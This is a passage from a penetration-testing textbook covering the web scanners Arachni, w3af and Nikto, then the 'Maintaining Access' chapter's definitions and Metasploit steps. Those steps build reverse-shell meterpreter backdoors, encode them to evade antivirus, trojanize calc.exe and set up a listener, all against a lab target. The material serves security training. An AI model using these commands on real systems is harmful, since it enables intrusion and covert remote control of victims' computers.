Arachni breaks down the report into two subcategories. The first is labeled "Trusted," while the second is labeled "Untrusted." Vulnerabilities that are filed as trusted are considered as accurate (*or positive*) findings because the scanner did not receive any abnormal responses from the web server at the time of scanning. Vulnerabilities that are filed as untrusted are considered to be possible false-positives and need to be verified by the tester.




FIGURE 9.24
Arachni reporting.




FIGURE 9.25
Vulnerabilities by type.

w3af—Web Application Attack and Audit Framework (More Information:http://w3af.org/)

w3af is another lightweight intensive vulnerability scanner brought to the security community from the fine developers of OWASP. Reporting is limited and not as pretty as Arachni, but will provide a good basis for vulnerability reporting. The big advantage, or downfall depending on how a pentester is engaged on an assignment, is that w3af has a plethora of customizable vulnerability plugins that require updates from the Internet at the time the

plugin is launched. During a pentest event, if the tester does not have Internet access then w3af will produce many errors. If an Internet connection is available, then the plugins will actively pull updated scripts and vulnerability checks, making sure that the scan is as up-to-date as possible.

Using w3af

Click on Applications → Kali Linux → Web Applications → Web Vulnerability Scanners → w3af (Figure 9.26)

When the w3af GUI opens, an empty profile is loaded with no active plugins. A new profile can be created by first selecting the desired plugins then clicking on the Profiles → "Save as" options from the menu bar. Some prepopulated profiles already exist and are available to use. Clicking on a profile, such as "OWASP_TOP10" will select the profile to use for a scan. w3af has been designed for granular control over the plugins. Even if a preconfigured profile is selected, adjustments to the plugins can be made before launching the scan. Without Internet access, executing scans can be a trial by error event. Underneath the plugins selection window is another set of plugins.




FIGURE 9.26
w3af console.

The plugins below are for reporting. All reporting is generated in the /root/ folder.

For this guide, the OWASP_TOP10 profile was selected; however, the discovery plugins have been turned off for the time being. HTML reporting is activated (Figure 9.27).

Enter a target website. In this case, the Metasploitable2 virtual machine was selected. Click the Start button.

The results of the scan above are limited due to the lack of plugins activated (Figure 9.28). To view the results in the HTML format that was select. Open IceWeasel and navigate to: file:///root/results.html.

Nikto (More Information: http://www.cirt.net/nikto2)

Nikto is a simple and straightforward scanner that checks for vulnerabilities on the web server and in web applications. Hosts must be scanned one at a time; however, with the output command it is easy to keep track of the scan




FIGURE 9.27
w3af module selection.




FIGURE 9.28
w3af Results Tab.

summaries. Reports can be output to HTML, XML, CVS, NBE, and MSF to be exported to Metasploit. Many of the vulnerabilities that are found with Nikto directly reference the Open Sourced Vulnerability Database (OSVDB). The OSVDB is located at http://osvdb.org/.

Using Nikto

Figure 9.29 shows Nikto in action against the Metasploitable2 virtual machine. The variable −Cgidirs all has been used to test for all common variations of the cgidirs on the web server. The port has been set to 80 (HTTP), this will have to be changed for every web service running different ports on the same web server. The output variable is used to save the report summary. The output variable will attempt to determine the format based on the name of the filename passed on the command line. If there is a desire to change the format of the report, modify the extension of the filename or use the format variable. To export files that are going to be used with Metasploit, use: -format MSF.

```
root@kali:~# nikto -host 192.168.56.102 -port 80 -Cgidirs all -output nikto-test
.html
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2013-08-19 16:11:34
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.17). Apach
e 1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microso
ft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to X
ST
```

FIGURE 9.29
Scanning with Nikto.

192.168.56.102 / 192.168.56.102 port 80

Target IP	192.168.56.102
Target hostname	192.168.56.102
Target Port	80
HTTP Server	Apache/2.2.8 (Ubuntu) DAV/2
Start Time	2013-08-19 15:54:51
Site Link (Name)	http://192.168.56.102:80/
Site Link (IP)	http://192.168.56.102:80/

URI	/
HTTP Method	GET
Description	Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
Test Links	http://192.168.56.102:80/ http://192.168.56.102:80/
OSVDB Entries	OSVDB-0

URI	/
HTTP Method	HEAD
Description	Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
Test Links	http://192.168.56.102:80/ http://192.168.56.102:80/
OSVDB Entries	OSVDB-0

FIGURE 9.30
Nikto reporting.

The report was saved as "nikto-test.html" which will automatically format the report in HTML. To open the report from the command line type: iceweasel nikto-test.html (Figure 9.30).

Websploit (More Information: http://sourceforge.net/projects/websploit/)

Websploit is a ruby-based modular application that has the look and feel of Metasploit, but it is designed specifically for direct attacks against web servers

and social engineering. Websploit also has integration with Metasploit for payloads, exploits, and use of the Meterpreter handler. The application can scan and crawl websites then attack the web server through an automated exploitation module or cause DoS on demand. The guide below will provide a basic understanding of how to use Websploit with specific emphasis on the autopwn module.

CONCLUSION

There are over 400 tools that are contained within Kali Linux. Books have been dedicated to the power of Metasploit alone. The tools mentioned in this chapter will take time, patience, and extensive training to master. Utilize Metasploitable2 and Mutillidae to hone skill sets.

CHAPTER 10

Maintaining Access

INFORMATION IN THIS CHAPTER

- Maintaining Access: Terminology and Core Concepts
- Backdoors
- Keyloggers

CHAPTER OVERVIEW AND KEY LEARNING POINTS

This chapter will explain the actions conducted postexploitation in relation to maintaining access on a compromised system. Key learning points include:

- Malware
- Backdoors
- Trojan Horse
- Viruses
- Worms
- Keyloggers
- Botnets
- Colocation and Remote Communications Services
- Command and Control Systems

INTRODUCTION

Exploiting a computer, networking device, or web service is great; however, the goal of most penetration tests is to maintain access to the compromised system. There are a number of methodologies for maintaining access to exploited victim systems; however, the overarching conclusion of every methodology is not to steal information but to reduce the time-consuming and exhaustive efforts required to keep attacking the same machine over and over

Hacking with Kali. DOI: http://dx.doi.org/10.1016/B978-0-12-407749-2.00010-0

after it's already been compromised. If a security tester is working with a team, remote collocated servers or is in need of a secondary access point for a later access to the computer system, then efforts and expectation can be easily managed and further attacks can be more precise.

Maintaining access is a secondary art form that involves just as much, if not more, thought than the exploitation of a system. This chapter covers the basic concepts of security testers and hackers alike use to maintain access and keep the compromised session going. Some of the concepts presented are very advanced. The reader should not get discouraged if reading this chapter doesn't make sense the first time though. This chapter ends with a section designed to keep the reader's attention focused and help reenforce the advanced methodologies presented.

TERMINOLOGY AND CORE CONCEPTS

A security tester or an IT professional may be well versed in the terminology associated with maintaining access; however, the terms below are not just definitions, but a brief introduction to the relationship with maintaining access and postexploitation practices.

Malware

Malware, sort for malicious software, is an overarching name for a viruses, worms, Trojans, keyloggers, and bots. In relation to penetration testing, use of the term malware is good for reporting at an executive level, but when involved with a technical report it is often better and more accurate to properly classify the type of malware used to exploit the vulnerability.

Backdoors

Not to be confused with Trojan horses, a backdoor is a program that is left running on the compromised system to facilitate later entry without having to exploit the vulnerability again and again. While most Trojan horses contain a backdoor, a backdoor does not necessarily have to be part of a Trojan horse. Backdoors are applications or scripts that run like a Trojan horse but do not provide any functionality to the user of the compromised system. A backdoor can be implemented to execute as an entirely separate program that runs on the host, attached to a cryptosystem, embedded as a rootkit, or entwined as a piece of programming code within an authentication algorithm.

Trojan Horse

A Trojan horse, commonly referred to simply as a "Trojan," is a malicious program that is installed onto a host to perform a desired, or overt, function, but instead conceals and executes hidden, or covert, programs within its code to

create backdoors, run scripts, steal information, and in some cases socially exploit untrained people into divulging personal information such as credit card numbers. The actual difference between backdoors and trojan horses have been skewed since the first trojan horse was possibly embedded in a game intended for the UNIVAC 1108 computer system in 1975, known as the Pervading Animal. The word Trojan is often synonymous with backdoor due to the inherent nature of Trojans today. Furthermore, Trojans are often confused with viruses. What makes Trojans stand apart from being classified as viruses is that the Trojan is often a stand-alone program and does not inject themselves into another program.

Viruses

Malicious code that infects an existing process or a file is classified as a virus. The infection from a virus can infect files, memory space (RAM or Paged Memory), boot sectors, and hardware. There are subclasses of viruses, resident and nonresident.

Resident Resident viruses move into RAM space after the computer boots and then jump back out during shutdown. These types of viruses leech onto other legitimate programs by hooking into the function calls made between the program and operating system kernel. This is the preferred methodology for penetration testing due to the higher likelihood of continued evasion.

Nonresident When nonresident viruses are executed, the program searches the computer's hard disk for an acceptable host and then infect the file then exits from memory after execution.

Worms

Much like viruses, worms can have the same destructive force. What sets worms apart from viruses is that worms do not need human interactions to replicate. Worms target vulnerability and then execute commands to move from its current host to another system and continue infecting other vulnerable systems automatically. Due to the veracious nature and incredible risk of a worm getting out beyond the control of the security tester, worms are not typically used for penetration testing. All technical and analytical work with worms should be conducted in a lab environment that has absolutely no access to adjacent networks, especially the Internet.

Keyloggers

As the name suggests, keyloggers capture keystrokes from a user and feed that information back to the security tester. Volumes of documentation and books have been written about the extensive methodologies for creating, employing, and detecting keyloggers. The keylogger is an essential tool for a penetration tester and is used routinely on mission engagements. However, the use of

keyloggers could violate ROE with certain companies that wish to protect the privacy of its employees, as keyloggers will capture certain information about personal authentication mechanisms such as private email and banking information. Be sure to check with the client for authorization for the use of keyloggers while conducting a penetration test. If approved, use of a keylogger should be thoroughly documented in the ROE. Any information captured by a keylogger should be kept under strict supervision and destroyed after engagement.

There is a wide variety of keyloggers that will be covered later in this chapter.

Botnets

Bots, short for robots and sometimes referred to as zombies, are networks of computers that are controlled by single attacker often called a bot master. Systems that are infected with viruses, Trojans, and backdoors can be part of a bot network. The bot master (attacker) controls a master server which in turn commands other command and control systems in different colocations that in turn pass the commands down to the individual bots. Common uses for botnets include DoS, DDoS, spam services, distributed brute forcing of authentication controls and passwords, and other malicious services that steal information or socially engineer its victims. A bot network can be very small, consisting of a few infect machines, or large including thousands of machines, multiple servers, and even multiple bot masters.

Colocation

Colocation is a fancy term for services hosted off-site. While an attacker can pay for hosting services with businesses that offer complete anonymity ranging in just a couple of dollars a month to several thousand dollars a year. Colocation doesn't have to be hosted by a third party, the service can come from a compromised system or inclusion of multiple infected networks that are capable of using the system's resources. An example of botnets that don't require the use of a third-party hosting service is a spamming botnet. A colocation server can even be hosted by the company that is providing a penetration test to its customers.

Remote Communications

Remote communication is applied in this book to cover communications such as VPN, point-to-point tunneling protocols, remote desktop, and any other form of communication between a host and server not on the same local area network. The establishment of remote communications is necessary for security testers to keep exploit sessions, backdoors, command and control systems, or tunnels open with the client's compromised hosts. Covert channels and encryption can be leveraged to evade services, like intrusion detection systems, that would alert system administrators of their presence. Encrypting communications is outside the scope of this book.

Command and Control

Command and control (C2) systems are used to manage remote sessions from compromised hosts. From a command and control program interface, a security tester can send commands directly from the program or access a remote shell. During a penetration test, a security tester can deploy a remote access terminal (RAT) on a compromised host that dials back to a command and control server. Later in this chapter, a popular command and control system known as Poison Ivy will be discussed as a hands on demonstration.

The authors and publishers of this book cannot stress enough the dangers of playing with virus making kits. While there are a multitude of systems that will create viruses on the fly, this is an incredibly advanced subject that can get out of control very quickly. Not understanding every function and part of these types of systems can lead to viruses becoming loose in the wild and roaming free on the Internet. The legal ramifications are heavy covered by local, state, federal, and international laws. For instance, the "ILoveYou" virus in 2000 was only supposed to access one (1) person's email and then stop. The damage caused was estimated in the billions [1].

The research that was complied for this book discovered that nearly all of the virus, trojan horse, and backdoor generators freely available and widely in use are infected with separate viruses that are not part of the inteded application or package. There is a good chance that the use of these type of code generators will infect or destroy your computer, network, or adjacent networks. The authors, publishers, and affiliates of this book are not to be held responsible.

BACKDOORS

A backdoor is a tool of necessity; therefore, a penetration tester needs to be able to generate, upload, and execute backdoor applications. Backdoors are not hidden inside of functional programs such as a Trojan horse, but as stated earlier many Trojans contain a backdoor. The following sections will show how to create a backdoor as well as a Trojan to further cement the differences and close similarities between the two. The reader is highly encouraged to follow along with a terminal window open within the Kali Linux operating system. To successfully complete this exercise, a directory named "backdoors" should be created.

```
mkdir backdoors
```

Backdoors with Metasploit

The Metasploit GUI is powerful; however, Metasploit's full functionality at the command line is even more impressive. The msfpayload command will generate binaries from the command line that can be used on various Microsoft and Linux platforms, as well as web applications.




FIGURE 10.1
Output of *msfpayload*.

Furthermore, the msfpayload can be piped through msfencode tools to further encode the binaries created and attempt to avoid antivirus detection.

Creating an Executable Binary from a Payload (Unencoded)

The msfpayload tools works hand-in-hand with any payload listed within Metasploit. For a current listing of payloads available, use ***msfpayload -l*** at the command line. The following steps will use the "windows/meterpreter/reverse_https" payload. Figure 10.1 shows the output of ***msfpayload {payload_name} S*** command. This will show the penetration tester the fields that are required to be set while converting a payload into an executable binary file.

The msfpayload tools come equipped to pipe the payload into the following formats:

- [C] C
- [H] C-sharp

- [P] Perl
- [Y] Ruby
- [R] Raw
- [J] Javascript
- [X] Executable
- [D] Dynamic Link Library (DLL)
- [V] VBA
- [W] War
- [N] Python

With all of the information required, the tester can create an executable binary with the following command. Note that this is a single command and should be entered on a single line.

```
msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP} LPORT={PORT} X > /root/backdoors/unencoded-payload.exe
```

Figure 10.2 shows the output from the creation of the unencoded-payload.exe backdoor.




FIGURE 10.2
Creating an executable binary from a payload.

Creating an Executable Binary from a Payload (Encoded)

The msfencode tool

```
msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP} LPORT=
{PORT} R|msfencode -e x86/countdown -c 2 -t raw|msfencode –x -t exe -e
x86/shikata_ga_nai -c 3 -k -o /root/backdoors/encoded-payload.exe
```

Figure 10.3 shows the output from the creation of the encoded-payload.exe backdoor.

Creating an Encoded Trojan Horse

The backdoors in the previous sections run solely in the background and do not interact with the user logged into the system at the time. A Trojan horse gives the appearance of functional program that the user might use. This guide was created from the calc.exe (*calculator*) application from a Microsoft Windows XP, Service Pack 3 platform. For this exercise to work correctly, the calc.exe application must be copied to an external thumb drive.

Not all binaries on the Windows platform are susceptible to Trojanization. For instance, if the calc.exe application from a Windows 7 Ultimate platform




FIGURE 10.3

Creating an executable binary from a encoded payload.

was used, this attack would not even execute. Other considerations are the amount of encoding used, active firewalls, intrusion detection systems, and cryptosystems. Not all executables will work; Trojanization of an executable is a trial and error, research process, best suited for a lab.

```
msfpayload windows/meterpreter/reverse_tcp {YOUR_IP} {PORT} R |
msfencode -e x86/countdown -c 2 -t raw | msfencode -x /media/
{EXTERNAL_USB_DRIVE}/calc.exe -t exe -e x86/shikata_ga_nai -c 3 -k -o
/root/backdoors/trojan-calc.exe
```

Figure 10.4 shows the output from the creation of the trojan-cmd-payload.exe Trojan horse from a Windows calc.exe binary.

The Trojan horse created from the Windows binary calc.exe can be uploaded to a victim in numerous ways as described in this book.

Set Up a Metasploit Listener

The backdoors and Trojan horse that were created are client-side attacks and call home for further instructions. The penetration tester will need to set up a listener in Metasploit to answer the call. The multi-handler within Metasploit is a glorified answering service for a Trojan or backdoor to call home and receive further instructions.




FIGURE 10.4
Creating an executable Trojan horse for Microsoft Windows.

1. `msfconsole`
2. `use exploit/multi/handler`
3. `set PAYLOAD windows/meterpreter/reverse_tcp`
4. `set LHOST {YOUR_IP}`
5. `set LPORT {PORT}`
6. `run`

Figure 10.5 shows the setup of a listener on Metasploit and a call back from a backdoor. The connection was made from the victim's operating system with the unencoded-payload.exe application was executed.

Persistent Backdoors

Much like the idea of a college student call back home to check on their folks and ask for money, the backdoor or Trojan will also need to follow the same basic routine. Unlike a college student, this is easier with the ***scheduleme*** task within a meterpreter shell. The scheduleme tool can launch commands based upon time increments (*example, every week or every 20 minutes*), or based

